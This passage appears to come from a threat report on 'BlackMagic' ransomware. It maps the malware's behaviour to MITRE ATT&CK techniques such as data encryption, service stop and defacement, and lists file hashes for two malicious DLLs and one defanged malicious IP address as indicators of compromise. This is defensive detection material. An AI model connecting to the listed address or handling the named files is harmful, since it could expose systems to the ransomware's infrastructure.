Discovery	T1016	System Network Configuration Discovery
Command and Control	T1071	Application Layer Protocol
Impact	T1486 T1489 T1529 T1491	Data Encrypted for Impact Service Stop System Shutdown/Reboot Defacement

Indicators of compromise

Indicators	Indicator type	Description
bf647a66de004ae56ece7f18a8dfa0ed aeadbc1254da9c1ec70ddf18cd8b5cda78d8daf6 af80b807c797d4d5e8141f7d43f08e91181fb94029c84fd41786a883d09dc902	MD5 SHA-1 SHA256	BlackMagic DLL
7b1fd05e9db5369c5b7ef82080fd0ca8 aea92bb857367e29183fe5c335a4c0cbda44eabf 8f855ed4c2f17487bac5d5079437acd728ccd68d93b49ab2f5b6d6d2430da133	MD5 SHA-1 SHA256	BlackMagic DLL
5[.]230.70[.]49	IP	Malicious IP